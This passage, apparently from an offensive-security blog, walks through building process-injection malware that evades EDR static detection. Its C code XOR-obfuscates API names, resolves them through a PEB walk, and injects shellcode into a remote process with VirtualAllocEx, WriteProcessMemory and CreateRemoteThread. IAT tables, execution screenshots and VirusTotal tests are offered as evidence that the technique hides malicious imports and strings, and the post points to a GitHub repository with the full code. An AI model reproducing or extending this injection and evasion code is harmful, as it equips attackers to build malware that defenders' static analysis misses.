
```
unsigned char sGPA[] = { 0x28, 0x03, 0x12, 0x35, 0x1c, 0x1c, 0x0a, 0x37, 0x01, 0x14, 0x13, 0x0b, 0x17, 0x12 };
unsigned char sLLA[] = { 0x23, 0x09, 0x07, 0x01, 0x22, 0x1a, 0x0b, 0x04, 0x04, 0x02, 0x18, 0x2f };
LPCSTR Z = DAndP(sGPA, sizeof(sGPA), key, k_len);
LPCSTR X = DAndP(sLLA, sizeof(sLLA), key, k_len);
ptrGetProcAddress = (GETPROCADDRESS)GetProcAddressKernel32(k32baseAddr, Z);
ptrLoadLibraryA = (LOADLIBRARYA)GetProcAddressKernel32(k32baseAddr, X);
HMODULE kernel32Base = ptrLoadLibraryA("kernel32.dll");
unsigned char sVAEx[] = { 0x39, 0x0f, 0x14, 0x11, 0x1b, 0x12, 0x05, 0x37, 0x09, 0x1c, 0x0e, 0x0d, 0x21, 0x19 };
unsigned char sWPM[] = { 0x38, 0x14, 0x0f, 0x11, 0x0b, 0x23, 0x1b, 0x19, 0x06, 0x15, 0x12, 0x1d, 0x29, 0x04, 0x02, 0x09, 0x14, 0x1c };
unsigned char sCRT[] = { 0x2c, 0x14, 0x03, 0x04, 0x1a, 0x16, 0x3b, 0x13, 0x08, 0x1f, 0x15, 0x0b, 0x30, 0x09, 0x1d, 0x03, 0x07, 0x01 };
LPCSTR A = DAndP(sVAEx, sizeof(sVAEx), key, k_len);
LPCSTR B = DAndP(sWPM, sizeof(sWPM), key, k_len);
LPCSTR C = DAndP(sCRT, sizeof(sCRT), key, k_len);
pVAEx = (VAExType)ptrGetProcAddress(kernel32Base, (LPCSTR)A);
pRemoteCode = pVAEx(hProcess, NULL, p_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
pWPM = (WPMType)ptrGetProcAddress(kernel32Base, (LPCSTR)B);
pWPM(hProcess, pRemoteCode, (PVOID)code, (SIZE_T)p_len, (SIZE_T*)NULL);
pCRT = (CRTType)ptrGetProcAddress(kernel32Base, (LPCSTR)C);
hThread = pCRT(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);
```

Decrypt and Inject

You can see in this code snippet that we decrypt the APIs' calls and pass it to function, which is resolving the address of API calls dynamically, All the API calls are encrypted.

IAT Inspection

In each stage, we do IAT inspection by using three PE editor tools PE Bear, CFF Explorer, and PE studio. Let's inspect our final stage compiled binary with these tools and see if we have overcome all the issues or not.




Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1C54	KERNEL32.dll	15	FALSE	3708	0	0	3812	3000
1C68	VCRUNTIME140.dll	4	FALSE	3748	0	0	3878	3040
1C7C	api-ms-win-crt-stdio-l1-1-0.dll	4	FALSE	37C4	0	0	3A84	30BC
1C90	api-ms-win-crt-string-l1-1-0.dll	1	FALSE	37D8	0	0	3AA4	30D0
1CA4	api-ms-win-crt-runtime-l1-1-0.dll	19	FALSE	3774	0	0	3AC6	306C
1CB8	api-ms-win-crt-math-l1-1-0.dll	1	FALSE	376C	0	0	3AE8	3064
1CCC	api-ms-win-crt-locale-l1-1-0.dll	1	FALSE	3764	0	0	3B08	305C
1CE0	api-ms-win-crt-heap-l1-1-0.dll	1	FALSE	375C	0	0	3B2A	3054

KERNEL32.dll [15 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
3000	WaitForSingleObject	-	37E0	37E0	-	5FF
3004	OpenProcess	-	37F6	37F6	-	42B
3008	CloseHandle	-	3804	3804	-	94
300C	IsDebuggerPresent	-	3C3E	3C3E	-	39D
3010	InitializeSListHead	-	3C28	3C28	-	381
3014	GetSystemTimeAsFileTime	-	3C0E	3C0E	-	303
3018	GetCurrentThreadId	-	3BF8	3BF8	-	231
301C	GetCurrentProcessId	-	3BE2	3BE2	-	22D
3020	QueryPerformanceCounter	-	3BC8	3BC8	-	46D
3024	IsProcessorFeaturePresent	-	3BAC	3BAC	-	3A5
3028	TerminateProcess	-	3B98	3B98	-	5B4
302C	GetCurrentProcess	-	3B84	3B84	-	22C
3030	SetUnhandledExceptionFilter	-	3B66	3B66	-	594
3034	UnhandledExceptionFilter	-	3B4A	3B4A	-	5D5
3038	GetModuleHandleW	-	3C52	3C52	-	28F

CFF Explore Results

Great, in this stage, we improve our IAT, and this time, we can see there is no malicious import, which can give indicators for malicious behaviour. We see there is no GetProcAddress and LoadLibraryA functions this time.




Strings Stage Final

Great, there is no malicious string this time because we obfuscate all API calls in our code, and we don't have any string and API import, which indicates the behaviour of malware in static analysis.

Execution


In each stage, we execute binary to verify the working of the malware. Every time malware injects malicious shellcode into remote processes and executes calc.exe. In this stage, we use dynamic resolution of Windows APIs by PEB walk and obfuscate API call to inject shellcode.




Stage 4 Execution

Detection Results

We removed the msfvenom shellcode from the code and uploaded the first and last stage malware on virustotal to see the detection results. We remove shellcode because the msfvenom generated shellcode is highly detectable, so we want to see the effectiveness of other techniques we used in this post. We know virustotal check the behaviour as well, but let’s see the results.



Stage 1 Results (Simple Injection)



Final Stage Result (PEB walk and Xor)

Note

These techniques help to bypass static analysis of EDRs solution and help to make malware harder in static analysis so analysts can't simply understand the behaviour of malware by looking into IAT and strings. But binary can still be detected in dynamic and behaviour-based analysis. Because dynamic bypass was not the scope of this post, but you can see our previous blogs, which mainly focused on dynamic behaviour bypass.

Full Code

GitHub - Offensive-Panda/PEB_WALK_AND_API_OBFUSCATION_INJECTION

References:

https://offensive-panda.github.io/DefenseEvasionTechniques

https://medium.com/@merasor07/peb-walk-avoid-api-calls-inspection-in-iat-by-analyst-and-bypass-static-detection-of-1a2ef9bd4c94